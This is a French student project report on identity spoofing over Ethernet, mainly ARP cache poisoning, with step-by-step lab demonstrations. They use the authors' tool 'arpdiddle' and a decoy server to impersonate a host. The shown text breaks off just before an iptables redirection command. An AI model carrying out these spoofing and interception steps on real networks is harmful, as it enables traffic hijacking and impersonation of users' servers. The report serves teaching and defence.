

PROJET TUTOIRE

présenté par :

Brice AUGUSTIN et Romain LE GUEN

# USURPATION D'IDENTITE

# SUR ETHERNET



Tuteur : M. Régis Fournier  
Université Paris XII – IUT de Créteil Vitry

« Les scrupules et la grandeur ont été de tout temps incompatibles, et ces maximes faibles d'une prudence ordinaire sont plus propres à débiter à l'école du peuple qu'à celle des grands seigneurs. Le crime d'usurper une couronne est si illustre qu'il peut passer pour une vertu ; chaque condition des hommes a sa réputation particulière : l'on doit estimer les petits par la modération, et les grands par l'ambition et par le courage. Un misérable pirate qui s'amusait à prendre de petites barques du temps d'Alexandre passa pour un infâme voleur, et ce grand conquérant qui ravissait les royaumes entiers est encore honoré comme un héros ; »

**Cardinal de RETZ**  
**La Conjuration du comte de Fiesque p25-26**  
**Oeuvres / Bibliothèque de la Pléiade**

## Remerciements

Nous tenons, en premier lieu, à remercier Monsieur Régis Fournier, tuteur de ce projet pour nous avoir si bien encadré tout au long de cette étude, ainsi que pour sa disponibilité et sa sympathie.

Nous remercions le chef de département, Monsieur Mellouk, pour nous avoir dispensé, ces deux dernières années, les cours de réseau et sans qui ce projet n'aurait pu aboutir.

Nous remercions Monsieur Eric Deléchelle pour son écoute et ses précieux conseils.

## Résumé

Les réseaux locaux en bus, de plus en plus utilisés, offrent aux pirates des facilités leur permettant de détourner de manière simple des informations sensibles. L'usurpation d'identité est fondée sur le fait qu'Ethernet autorise à quiconque le souhaite de voir le flux circulant sur le réseau, qu'il soit « switché » ou non.

Cette mystification d'identité s'exécute à tout les niveaux du modèle OSI, aussi bien sur la couche liaison de données que sur la couche transport. La mise en place d'un système d'usurpation s'avère être simple d'un point de vue technique. La simple manipulation de protocole confère au pirate un redoutable pouvoir de manipulation d'identité.

L'originalité de notre travail repose sur la programmation d'outils d'usurpation d'identité sur les quatre niveaux du modèle OSI (liaison de données, réseau, transport et session), mais aussi sur la création de logiciel permettant de défendre un réseau en utilisant des techniques d'attaques.

# Table des matières

## Liste des figures

### Introduction

<b>CHAPITRE 1. Usurpation d'identité au niveau MAC : ARP Cache poisoning</b>	<b>8</b>
1.1 Fonctionnement du protocole ARP	9
1.2 Failles du protocole ARP	11
1.2.1 Première approche	11
1.2.2 Corruption du cache ARP	12
1.2.2.1 Corruption par envoi de réponses ARP falsifiées	12
1.2.2.2 Corruption du cache par envoi de requêtes ARP	14
1.2.2.3 Systèmes d'exploitation vulnérables à la corruption de cache ARP	15
1.3 Applications de l'ARP Cache Poisoning	16
1.3.1 Usurper l'identité d'un serveur	16
1.3.2 Usurpation de l'identité d'un client	20
1.3.3 L'homme du milieu (Man in the Middle)	23
1.3.3.1 Reroutage sans modification des données	24
1.3.3.2 Reroutage avec modification de contenu	24
1.4 Parades contre la corruption de cache ARP	27
1.4.1 Cache ARP statique	27
1.4.2 Patch du module ARP	27
1.4.3 Chien de garde sur le réseau	27
<b>CHAPITRE 2. Usurpation d'identité au niveau TCP/IP : Vol de connexion TCP (Hijacking)</b>	<b>28</b>
2.1 La pile TCP/IP	29
2.1.1 Les protocoles	29
2.1.2 La connexion TCP	31
2.1.2.1 Établissement	31
2.1.2.2 Échange de données	31
2.1.2.3 Coupure de la connexion	31
2.2 Vol d'une connexion TCP	31
2.2.1 Injection de données	31
2.2.2 Eviction d'une machine	35
<b>CHAPITRE 3. Usurpation d'identité au niveau de la couche session : DNS cache poisoning</b>	<b>36</b>
3.1 Etude du protocole DNS	37
3.1.1 Historique des noms de domaine	37
3.1.2 Objectifs de la conception du DNS	37
3.1.3 Fonctionnement de l'architecture DNS	37
3.1.4 Le protocole	40
3.2 Failles de sécurité	42
3.2.1 Enjeux de la sécurité	42
3.2.2 Spécificité des réseaux locaux	43
3.3 Attaques possibles basées sur l'usurpation d'identité	45
3.3.1 Usurpation simple	45
3.3.2 Man in the middle	47
3.4 Solutions existantes	49
3.4.1 DNS authentification	49
3.5 Solutions apportées	49
3.5.1 Détection des doubles réponses	49
3.5.2 Détection des nœuds en mode promiscuous	53
3.6 Conclusion	55
<b>Conclusion et perspectives</b>	<b>56</b>
<b>Lexique</b>	<b>57</b>
<b>Annexes</b>	
<b>Bibliographie</b>	
<b>Sites de références</b>	

## Liste des figures

Figure 1.1 : L'entête ARP	9
Figure 1.2 : Notre réseau de test	11
Figure 1.3 : Usurpation de l'identité d'un serveur	18
Figure 1.4 : Redirection de connexions en provenance d'Internet	19
Figure 1.5 : Usurpation de l'identité d'un client autorisé	21
Figure 1.6 : Passage de firewall en usurpant l'identité d'une machine	23
Figure 1.7 : Man in the Middle (Redirection de connexion)	24
Figure 1.8 : Man in the Middle sur une connexion TCP	25
Figure 2.1 : L'entête IP	29
Figure 2.2 : L'entête TCP	30
Figure 2.3 : Injection de données dans une connexion TCP	34
Figure 3.1 : Les « top-level » et leurs utilisations	38
Figure 3.2 : Exemple de « sous-class »	38
Figure 3.3 : Les « feuilles » et leurs utilisations courantes	38
Figure 3.4 : Logique de résolution DNS	38
Figure 3.5 : Algorithme de résolution DNS	39
Figure 3.6 : Echange de paquets de résolution de domaine sur un bus	40
Figure 3.7 : Encapsulation du protocole DNS dans le pile de protocole	40
Figure 3.8 : L'implémentation du protocole DNS	40
Figure 3.9 : Valeurs du champ « Flags » les plus utilisés	41
Figure 3.10 : Exemple de requête DNS (Ethereal)	41
Figure 3.11 : Exemple de réponse DNS (Ethereal)	42
Figure 3.12 : La topologie en bus	43
Figure 3.13 : Résolution DNS type sur un segment	43
Figure 3.14 : Résolution DNS après lancement de madDNS	44
Figure 3.15 : Contexte d'usurpation de domaine	45
Figure 3.16 : Trace Ethereal : « la concurrence temporelle des réponses DNS »	46
Figure 3.17 : Connexion sécurisée sur bus Ethernet	47
Figure 3.18 : Les « top-level » et leurs utilisations	48
Figure 3.19 : Encapsulation et décapsulation d'un message crypté	48
Figure 3.20 : Les « top-level » et leurs utilisations	50
Figure 3.21 : Algorithme de prévention d'attaque DNS	50
Figure 3.22 : Parade d'un IDS par ARP cache poisoning	51
Figure 3.23 : Parade d'un IDS par « ICMP unreachable »	52
Figure 3.24 : Parade d'un IDS par « TCP reset »	53
Figure 3.25 : Effet du filtrage hardware	53
Figure 3.26 : Etude du comportement de systèmes face à des requêtes ARP	54

## Introduction

Ce rapport se propose de vous faire découvrir, à travers la présentation et la sécurisation de failles, les tenants et les aboutissants de l'usurpation d'identité sur Ethernet.

Ethernet se présente comme une solution standard largement utilisée, dans les petites comme dans les grandes entreprises, pour mettre en place des réseaux locaux. Ces réseaux locaux implémentent une topologie particulière en bus. C'est à dire que toutes les informations circulent sur un même support physique.

C'est à partir de ces considérations que nous allons tenter d'étudier les principes de l'usurpation d'identité.

Notre mémoire se base sur l'approche multi-couche du modèle OSI. Par conséquent, nous diviserons notre travail en trois parties à savoir : dans un premier temps l'étude des failles du niveau liaison de données du modèle OSI de l'ISO à travers « l'ARP cache poisoning », ensuite nous nous attellerons à décrire, à mettre en œuvre et à contrer les attaques du type « hijacking » (niveau réseau et transport de l'OSI), et enfin nous aborderons les problèmes de sécurité du niveau session de l'OSI par l'étude d'un protocole couramment utilisé à savoir DNS.

## **CHAPITRE PREMIER**

### **Usurpation d'identité au niveau MAC : ARP Cache Poisoning**

## Introduction

L'empoisonnement du cache ARP (ARP cache poisoning) est une technique qui permet de rediriger tous les flux entre deux machines communiquant sur un réseau local, quelque soit le protocole encapsulé par Ethernet.

Utilisée seule, cette technique n'a que peu d'utilité, mais combinée à d'autres outils, tels qu'un logiciel de routage, elle se révèle extrêmement puissante.

### 1.1 Fonctionnement du protocole ARP

Les machines qui implémentent la couche TCP/IP utilisent leurs adresses IP pour communiquer. Sur un réseau Ethernet, un adressage physique s'ajoute à cet adressage logique : c'est le rôle de la sous-couche MAC, qui permet d'identifier les machines grâce à l'adresse MAC de leur carte réseau.

Pour respecter l'indépendance des couches imposée par le modèle OSI, la couche TCP/IP et les protocoles utilisateur travaillent uniquement avec des adresses IP. Par conséquent, elles n'ont aucune connaissance des adresses MAC qui y sont associées.

Le protocole ARP permet justement d'établir dynamiquement une correspondance entre les deux types d'adresses, c'est à dire de trouver l'adresse MAC associée à une adresse Internet.

Lorsqu'une machine tente d'établir une communication, elle doit d'abord récupérer l'adresse MAC du destinataire.

Une requête ARP (arp-request) est alors envoyée en broadcast (diffusion) sur le réseau local. Toutes les machines reçoivent ce paquet, mais seul le destinataire répond, puisqu'il a identifié sa propre adresse IP dans l'entête ARP. Il forge alors une réponse ARP (arp-reply) adressée à l'émetteur qui, connaissant à présent l'adresse physique de son interlocuteur, peut entamer une discussion avec lui.

0	15	31
ID adresse physique		ID adresse logique
Lg. phys.	Lg. logique	Opcode
Adresse physique ...		
...source		Adresse logique...
...source		Adresse...
...physique destinataire		
Adresse logique destinataire		

Figure 1.1 : L'entête ARP

Le protocole ARP a été créé de façon à ne pas être limité à établir une correspondance entre adresses MAC et adresses IP. Il peut être utilisé avec d'autres protocoles, dont le mode d'adressage est différent.

Par conséquent, le format de son entête est très malléable :

- Le champ *identificateur d'adresse physique* indique le type d'adresse physique utilisée. Pour Ethernet, ce champ vaut 1.
- L'*identificateur d'adresse logique* indique le protocole utilisant l'adresse logique à résoudre (0x0800 pour IP).
- Les champs *longueur adresse physique* et *longueur d'adresse logique* contiennent la taille, en octets, des adresses (respectivement 6 et 4 dans notre cas).
- Le *code* indique le type de paquet ARP : 1 pour une requête, 2 pour une réponse.

Les champs suivants contiennent les adresses qui entrent en jeu dans la résolution :

- L'*adresse physique source* indique la machine qui a émis le paquet. Dans le cas d'une réponse, il s'agit de l'adresse recherchée.
- L'*adresse logique source* et *adresse logique destinataire* indiquent respectivement l'adresse IP de l'émetteur et l'adresse IP du destinataire.
- Enfin, l'*adresse physique destinataire* indique l'adresse de la machine à qui s'adresse le paquet ARP. Dans la cas d'une requête, ce champ est vide puisque l'émetteur ne connaît pas encore l'adresse physique du destinataire.

Exemple du fonctionnement d'ARP :

```
/* Sur 192.168.0.1, on émet un ping à destination de 192.168.0.2 */
[192.168.0.1]$ ping 192.168.0.2
Envoi d'une requête 'ping' sur 192.168.0.2 avec 32 octets de données
Réponse de 192.168.0.2 : octets=32 temps=1 ms TTL=128
[...]
```

La trace de l'analyseur montre en détail la résolution ARP :

```
/* Envoi d'une requête en broadcast : 192.168.0.1 recherche l'adresse MAC de
192.168.0.2 */
00:50:ba:c5:6a:2a -> ff:ff:ff:ff:ff:ff
ARP Who has 192.168.0.2? Tell 192.168.0.1

/* Seul le propriétaire de l'adresse IP répond */
00:30:84:9d:e4:c5 -> 00:50:ba:c5:6a:2a
ARP 192.168.0.2 is at 00:30:84:9d:e4:c5

/* L'émetteur connaît l'adresse MAC de la machine à pinguer, il peut donc
commencer l'envoi de trames en unicast */
00:50:ba:c5:6a:2a -> 00:30:84:9d:e4:c5
192.168.0.1 -> 192.168.0.2 ICMP Echo (ping) request

00:30:84:9d:e4:c5 -> 00:50:ba:c5:6a:2a
192.168.0.2 -> 192.168.0.1 ICMP Echo (ping) reply
```

Comme on peut le voir, ce protocole est coûteux en ressources, tant au niveau du réseau que des machines :

- La résolution d'une adresse provoque la transmission d'au moins deux trames (une requête et une réponse), voire plus si le destinataire n'existe pas ou est déconnecté (envoi répété de requêtes identiques).
- De plus, du fait qu'on ne connaît pas l'adresse physique du destinataire (c'est justement ce qu'on cherche), les requêtes sont envoyées en broadcast, c'est à dire qu'elles sont adressées à toutes les machines du réseau local. Chaque machine doit alors décapsuler le paquet ARP, vérifier qu'il lui est destiné, et le détruire dans le cas contraire (c'est à dire dans la plupart des cas, sur un réseau comportant un grand nombre de machines). Ce travail inutile constitue évidemment une perte de temps pour toutes les stations.

Pour éviter tout trafic inutile sur le réseau, chaque machine tient à jour un cache (le cache ARP) qui est une table de correspondance dynamique entre adresses logiques et adresses physiques.

Quand une machine veut communiquer, et que le destinataire n'est pas déjà présent dans sa table, elle émet une requête ARP, puis crée une nouvelle entrée dans le cache, à partir des informations contenues dans la réponse. Si le destinataire est déjà présent, elle fait l'économie d'une trame, et peut commencer à transmettre ses données utiles immédiatement.

La commande `arp` permet d'afficher le contenu du cache d'une machine :

```
/* Au départ, on s'assure que la table est vide */
[192.168.0.1]$ arp -a
Aucune entrée ARP trouvée

/* Un ping vers 192.168.0.2 force la machine à émettre une requête ARP */
[192.168.0.1]$ ping 192.168.0.2
Envoi d'une requête 'ping' sur 192.168.0.2 avec 32 octets de données
Réponse de 192.168.0.2 : octets=32 temps=1 ms TTL=128
[...]

/* Après le ping, la table contient une nouvelle entrée concernant
192.168.0.2 */
[192.168.0.1]$ arp -a
  Adresse Internet      Adresse physique      Type
192.168.0.2            00-30-84-9d-e4-c5    dynamique
```

## 1.2 Failles du protocole ARP

Le réseau de test est constitué de trois machines et a pour adresse 192.168.0.0/24.

192.168.0.1 et 192.168.0.2 sont deux machines qui communiquent souvent entre elles sur le réseau.

192.168.0.3 sera la machine de l'attaquant.

L'objectif est de trouver un moyen pour que 192.168.0.3 (attaquant) se fasse passer pour 192.168.0.2 aux yeux de 192.168.0.1 (victime).




Figure 1.2 : notre réseau de test

### 1.2.1 Première approche

Une première possibilité serait d'usurper physiquement l'identité de 192.168.0.2, en falsifiant toutes les trames que l'on envoie à 192.168.0.1, et de modifier l'adresse IP de l'attaquant en 192.168.0.2. Par exemple, l'attaquant pourrait forger ses propres trames à destination de 192.168.0.1 et placer l'adresse MAC de 192.168.0.2 dans le champ *Adresse source* de l'entête Ethernet.

La modification de l'adresse MAC de la carte Ethernet de l'attaquant est aussi envisageable : sous Linux, cette modification est réalisée à chaud et ne pose aucun problème. De cette manière, 192.168.0.1 pensera qu'il reçoit des trames en provenance de 192.168.0.2 alors qu'elles ont été

émises par une troisième machine. Cette solution est cependant très limitée en ce qui concerne la furtivité, puisque deux machines posséderont la même adresse physique et la même adresse IP sur le réseau local.

Une seconde solution consiste à attendre que la victime envoie une requête ARP pour trouver l'adresse MAC de la machine avec laquelle elle veut communiquer, et d'y répondre nous-mêmes, avec notre propre adresse physique.

De cette manière, nous associons notre adresse MAC à l'adresse IP de la machine recherchée par la victime. A présent, toutes les trames que la victime enverra à son interlocuteur nous seront physiquement adressées.

Cependant, la mise en pratique de cette technique soulève plusieurs problèmes :

- Lorsque la victime envoie la requête ARP et que nous lui envoyons une réponse falsifiée, nous nous trouvons en situation de concurrence avec la machine dont nous usurpons l'identité : en effet, cette dernière va recevoir la requête, identifier son adresse logique, et y répondre tout naturellement.
- L'émetteur va alors recevoir deux réponses contenant des informations différentes. Son comportement est alors incertain.
- Dans le cas où il prendrait en compte uniquement la première réponse reçue, il faut absolument que l'attaquant soit plus rapide que le véritable destinataire. Compte tenu de l'éloignement des machines, et des éventuelles collisions, il est possible que l'attaque échoue systématiquement.

## 1.2.2 Corruption du cache ARP

L'attaque précédente a montré ses limites, car elle oblige l'attaquant à attendre l'émission d'une requête ARP par la victime, puis à devancer le véritable destinataire en renvoyant une réponse falsifiée.

Or nous savons que chaque machine gère localement une table ARP, qui lui permet justement de limiter ce type de requête. En effet, les données contenues dans ce cache sont prioritaires sur l'envoi d'une nouvelle requête, et toute entrée est considérée comme valide et fiable.

Par conséquent, si nous parvenons à modifier cette table à distance, à tout moment, et avec des données arbitraires, nous pourrions alors tromper la victime en ce qui concerne l'adresse physique d'un destinataire quelconque. Toutes ses trames seront alors physiquement adressées à une autre machine (la nôtre par exemple).

### 1.2.2.1 Corruption par envoi de réponses ARP falsifiées

Cette méthode se base sur le fait que la plupart des systèmes d'exploitation prennent en compte toute réponse ARP qui leur est adressée, et ce sans vérifier qu'ils ont bien émis un peu plus tôt une requête concernant cette machine.

De cette manière, il est très simple de modifier une entrée dans le cache d'une machine. En d'autres termes, de remplacer la véritable adresse MAC par la nôtre.

Nous allons donc envoyer à notre victime une réponse ARP qui semblera provenir de la machine dont on prend l'identité, mais contenant des informations erronées :

Le champ *adresse IP source* de la réponse contiendra l'adresse logique de l'hôte pour qui on veut se faire passer, mais le champ *adresse MAC source*, au lieu de contenir la véritable adresse physique de ce dernier, contiendra *notre* adresse MAC.

De cette façon, la victime associe, dans son cache ARP, l'adresse IP d'une machine à notre propre adresse MAC.

Pour mener à bien cette opération, nous avons développé un programme, `arpdiddle`, capable de forger puis d'émettre un paquet ARP contenant les informations désirées. Le code source de ce programme ainsi que son mode d'emploi sont détaillés en annexe.

Dans cet exemple, nous allons tromper 192.168.0.1 en lui faisant associer l'adresse de 192.168.0.2 à notre propre adresse MAC :

Avant l'attaque, on crée une entrée dans la table de la victime :

```
[192.168.0.1] ping 192.168.0.2
[192.168.0.1] arp -a
  Adresse Internet      Adresse physique      Type
  192.168.0.2          00-30-84-9d-e4-c5    dynamique
```

La table arp contient une nouvelle entrée, qui associe l'adresse Internet 192.168.0.2 à l'adresse MAC de 192.168.0.2 (00-30-84-9d-e4-c5)

```
[192.168.0.3] arpdiddle -i 1 -m reply 192.168.0.1 192.168.0.2
Redirection vers 00:50:ba:c5:6a:2a
192.168.0.2 is-at 00:30:84:9d:e4:c5
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 192.168.0.2 is-at 00:50:ba:c5:6a:2a
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 192.168.0.2 is-at 00:50:ba:c5:6a:2a
[...]
```

```
[192.168.0.1] arp -a
  Adresse Internet      Adresse physique      Type
  192.168.0.2          00-50-ba-c5-6a-2a    dynamique
```

L'entrée a été modifiée : l'adresse physique est la nôtre.

Remarque :

En profitant d'une erreur dans l'implémentation du protocole ARP sur certains systèmes d'exploitation (Windows 95, Windows NT), il est non seulement possible de mettre à jour une entrée, mais aussi de créer de nouvelles entrées dans le cache, en envoyant des réponses ARP.

Illustrons ce mécanisme par un exemple :

Avant l'attaque, on affiche la table d'une machine sous Windows 95 :

```
[192.168.0.1] arp -a
Aucune entrée ARP trouvée

[192.168.0.3] arpdiddle -i 1 -m reply 192.168.0.1 192.168.0.2
Redirection vers 00:50:ba:c5:6a:2a
192.168.0.2 is-at 00:30:84:9d:e4:c5
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 192.168.0.2 is-at 00:50:ba:c5:6a:2a
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 192.168.0.2 is-at 00:50:ba:c5:6a:2a
[...]
```

```
[192.168.0.1] arp -a
  Adresse Internet      Adresse physique      Type
  192.168.0.2          00:50:ba:c5:6a:2a    dynamique
```

Une nouvelle entrée a bien été créée à partir des informations contenues dans la fausse réponse.

Mais les systèmes récents (Windows XP, Linux) ne sont plus vulnérables. Si une réponse est reçue, alors qu'aucune requête n'a été envoyée, et qu'il n'existe pas d'entrée concernant cette adresse, le paquet ARP est simplement ignoré.

Avant l'attaque, on affiche la table d'une machine tournant sous Windows XP ou Linux :

```
[192.168.0.1] arp -a
/* La table arp est vide */
Aucune entrée ARP trouvée
```

```
[192.168.0.3] arpdiddle -i 1 -m reply 192.168.0.1 192.168.0.2
Redirection vers 00:50:ba:c5:6a:2a
192.168.0.2 is-at 00:30:84:9d:e4:c5
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 192.168.0.2 is-at 00:50:ba:c5:6a:2a
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 192.168.0.2 is-at 00:50:ba:c5:6a:2a
[...]

[192.168.0.1] arp -a
/* La table est toujours vide ;-( */
Aucune entrée ARP trouvée
```

### 1.2.2.2 Corruption du cache par envoi de requêtes ARP

Il peut sembler bizarre que la réception d'une requête puisse provoquer la modification du cache ARP de la machine. Mais il ne faut pas perdre de vue que la table ARP a été créée dans le but d'optimiser la résolution des adresses en diminuant le nombre de requêtes émises sur le réseau.

Le module ARP exploite donc toutes les informations contenues dans les paquets ARP qu'il reçoit. Par exemple, si une machine reçoit une requête venant d'un certain hôte du réseau, il y a fort à parier pour que celui-ci souhaite entamer une communication avec elle. Or l'échange de données va généralement dans les deux sens (par exemple, une demande d'écho est généralement suivie d'une réponse d'écho).

En créant une entrée dans sa table dès la réception de la requête, la machine n'aura pas à son tour à résoudre l'adresse de son interlocuteur lorsque l'échange de données aura lieu.

Pour illustrer ce mécanisme, observons le cache ARP du destinataire d'un ping après l'échange :

```
/* Les caches des deux machines sont vides */
[192.168.0.1] arp -a
Aucune entrée ARP trouvée

[192.168.0.2] arp -a
Aucune entrée ARP trouvée

[192.168.0.1] ping 192.168.0.2
Envoi d'une requête 'ping' sur 192.168.0.2 avec 32 octets de données :

Réponse de 192.168.0.2 : octets=32 temps=1 ms TTL=128
[...]

/* Comme 192.168.0.1 ne connaît pas l'adresse physique de son interlocuteur,
il envoie d'abord une requête ARP puis met à jour son cache */
[192.168.0.1] arp -a
Adresse Internet      Adresse physique      Type
192.168.0.2          00-30-84-9d-e4-c5    dynamique

/* 192.168.0.2 a lui aussi créé une entrée dans son cache, alors qu'il n'a
émis aucune requête : celle-ci a été créée à partir de la requête qu'il a
reçue */
[192.168.0.2] arp -a
Adresse Internet      Adresse physique      Type
192.168.0.1          00:50:ba:c5:6a:2a    dynamique
```

La technique employée pour corrompre le cache ARP est alors similaire à l'envoi de réponses ARP. On crée une requête ARP demandant la résolution de l'adresse IP de la victime, et contenant de fausses informations : le champ *adresse logique source* contiendra l'adresse de la machine dont on usurpe l'identité, et le champ *adresse physique source*, au lieu de contenir la véritable adresse MAC, contiendra notre propre adresse physique.

Comme nous l'avons mentionné, une requête ARP est envoyée en diffusion (broadcast). Par conséquent, le véritable possesseur de l'adresse IP que nous voulons rediriger va voir passer cette trame, et détecter une mauvaise configuration du réseau.

Pour éviter cela, nous allons tout simplement émettre notre requête en unicast, c'est qu'elle sera adressée physiquement à la victime. Dans la pratique, une machine n'émettrait jamais une telle trame, puisque cela reviendrait à demander l'adresse MAC d'une machine alors que l'on la connaît déjà. Mais il se trouve que le module ARP du récepteur ne fait aucune vérification sur la cohérence entre les adresses de l'entête Ethernet et les données du paquet ARP.

En recevant cette trame, la victime répond naturellement à cette requête (cette réponse nous est physiquement adressée, mais elle n'est bien évidemment d'aucune utilité), et dans un but d'optimisation, crée (ou met à jour) une entrée dans son cache, associant l'adresse IP usurpée avec notre adresse MAC.

La partie est alors gagnée : à partir de cet instant, tous les paquets envoyés par la victime, à destination de l'adresse IP de la machine dont on usurpe l'identité, nous seront physiquement adressés.

```
/* Avant l'attaque, la table arp est vide */
[192.168.0.1] arp -a
Aucune entrée ARP trouvée

/* Attaque ARP */
[192.168.0.3] arpdiddle -i 0 -m request 192.168.0.1 192.168.0.2
Redirection vers 00:50:ba:c5:6a:2a
192.168.0.2 is-at 00:30:84:9d:e4:c5
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 Who has 192.168.0.1? Tell 192.168.0.2
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 Who has 192.168.0.1? Tell 192.168.0.2
[...]

/* Une entrée concernant 192.168.0.2 a été créée par la victime. L'adresse
physique est erronée : c'est celle de l'attaquant */
[192.168.0.1] arp -a
Adresse Internet      Adresse physique      Type
192.168.0.2          00:50:ba:c5:6a:2a    dynamique
```

Remarque : la victime possède maintenant une entrée associant 192.168.0.2 avec notre adresse physique. Si nous avons pu, avec une simple requête, modifier volontairement ce cache, les autres machines peuvent le faire aussi, simplement en cherchant à résoudre une adresse sur le réseau.

Imaginons maintenant que 192.168.0.2 ait besoin, pour une raison quelconque, de dialoguer avec 192.168.0.1. Elle va tout naturellement envoyer une requête ARP sur le réseau, requête qui contient des informations exactes sur ses adresses physique et logique. En recevant cette trame, 192.168.0.1 va de nouveau mettre à jour son cache, et cette fois, avec des informations exactes : tout notre travail est alors perdu.

Il faut donc à tout prix empêcher la machine dont on prend l'identité, d'émettre des requêtes ARP pendant toute la durée de l'expérience. Pour réaliser cela, il suffit de lui envoyer régulièrement des requêtes ARP qui sembleront provenir de 192.168.0.1, et qui mettrons à jour son cache ARP.

### 1.2.2.3 Systèmes d'exploitation vulnérables à la corruption du cache ARP

Les systèmes anciens sont vulnérables à la corruption par envoi de fausses réponses ARP. Ce problème a disparu sur les systèmes récents.

O.S.	WIN 95		WIN NT		WIN XP		LINUX	
L'entrée existe	Oui	Non	Oui	Non	Oui	Non	Oui	Non
ARP Request	✓	✓	✓	✓	✓	✓	✓	✓
ARP Reply	✓	✓	✓	✓	✓	X	✓	X

## 1.3 Applications de l'ARP Cache Poisoning

Nous disposons maintenant d'un outil, `arpdiddle`, qui permet de modifier le cache ARP d'une machine à distance, et d'y associer une adresse IP quelconque à une adresse physique, elle aussi quelconque. Voyons à présent les différentes applications de cette technique.

### 1.3.1 Usurper l'identité d'un serveur

Pour cette manipulation, 192.168.0.2 joue le rôle du serveur, 192.168.0.1 celui du client. Notre but consiste à faire croire au client qu'il a initialisé une connexion avec le serveur, alors qu'en réalité, il dialogue avec la machine de l'attaquant.

Pour mener à bien cette expérience, nous installons un serveur basique sur 192.168.0.2 et 192.168.0.3 (machine de l'attaquant), qui écoute le port TCP 21 (le choix du port est arbitraire). Ce serveur, `nestor`, est configuré pour envoyer un message de bienvenue dès qu'il accepte une nouvelle connexion. Le code source et le mode d'emploi de `nestor` sont disponibles en annexe.

Sur le vrai serveur, le message est : « Bonjour, je suis 192.168.0.2 »

```
[192.168.0.2] nestor -v -p 21 -s message1.txt
```

Sur la machine de l'attaquant: « Bonjour, je suis 192.168.0.3 (youpi) »

```
[192.168.0.3] nestor -v -p 21 -s message2.txt
```

Avant l'attaque, une connexion initialisée par la future victime sur le port 21 de 192.168.0.2 donne :

```
[192.168.0.1] telnet 192.168.0.2 21
Trying 192.168.0.2...
Connected to 192.168.0.2.
Escape character is '^'.
Bonjour, je suis 192.168.0.2
Connection closed by foreign host.
```

Comme prévu, 192.168.0.1 s'est connecté au vrai serveur, qui lui a envoyé son message de bienvenue.

Après l'attaque, si la manipulation a réussi, le message affiché après une connexion identique sera : « Bonjour, je suis 192.168.0.3 (youpi) », ce qui prouvera que le flux de la victime vers le serveur est bien redirigé vers la machine de l'attaquant.

La première étape est d'associer l'adresse IP de 192.168.0.2 avec notre adresse MAC dans le cache de la victime. A l'aide de `arpdiddle`, c'est maintenant un jeu d'enfant :

```
[192.168.0.3] ./arpdiddle -m request 192.168.0.1 192.168.0.2
192.168.0.1 is-at 00:30:84:9d:e4:c5
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 who has 192.168.0.1 ? Tell 192.168.0.2
00:50:ba:c5:6a:2a 00:30:84:9d:e4:c5 who has 192.168.0.1 ? Tell 192.168.0.2
[...]
```

A présent, lorsque la victime va vouloir envoyer un paquet IP à 192.168.0.2, les trames nous seront physiquement adressées.

Cependant, un problème survient du côté de la machine de l'attaquant. La carte réseau reçoit la trame, découvre qu'elle lui est adressée, et que le protocole encapsulé est IP. Elle passe donc les données à la couche IP de notre machine. C'est à ce niveau que le problème survient : la couche IP vérifie en premier lieu que l'adresse IP destination du paquet correspond bien à sa propre adresse IP... mais ce n'est pas le cas. En effet, ce champs a été rempli par la victime, 192.168.0.1, qui est persuadée de discuter avec le serveur, 192.168.0.2 .

En toute logique, notre machine écarte alors le paquet, tout en envoyant une redirection ICMP à l'émetteur berné.

Ce message d'erreur est sensé indiquer à l'émetteur qu'il s'est trompé de passerelle (gateway) pour sortir du réseau local. Donc, du point de vue de la victime, nous avons toutes les caractéristiques d'un routeur : les trames nous sont adressées physiquement, mais l'adresse Internet des paquets n'est pas la nôtre.

Tout ce que nous avons à faire, c'est intercepter les paquets entrants à destination du port TCP 21 avant qu'ils ne soient traités par la couche réseau, et modifier le champ *adresse destination* de l'entête IP pour y placer notre propre adresse IP. Ainsi, la couche réseau croira que les paquets lui sont réellement destinés, et ceux-ci pourront continuer leur chemin dans la pile de protocoles pour atteindre notre application, nestor, qui écoute sur le port 21.

Nous faisons ainsi d'une pierre deux coups : nous évitons que notre machine envoie des redirections ICMP, et bénéficions de la pile de protocoles de notre système d'exploitation.

#### - Translation d'adresse sous Windows

Une telle modification des paquets peut être réalisée par Winroute : son option de Port Mapping permet de spécifier l'adresse et le port de destination des paquets à modifier, ainsi que la nouvelle adresse IP vers laquelle les paquets seront redirigés. Dans notre cas, on définit donc un Port Mapping sur le port TCP 21 des paquets à destination de 192.168.0.2, et la nouvelle adresse sera notre propre adresse IP (192.168.0.3).

#### - Translation d'adresse sous Linux

« iptables » permet de réaliser une redirection de port en une commande :

```
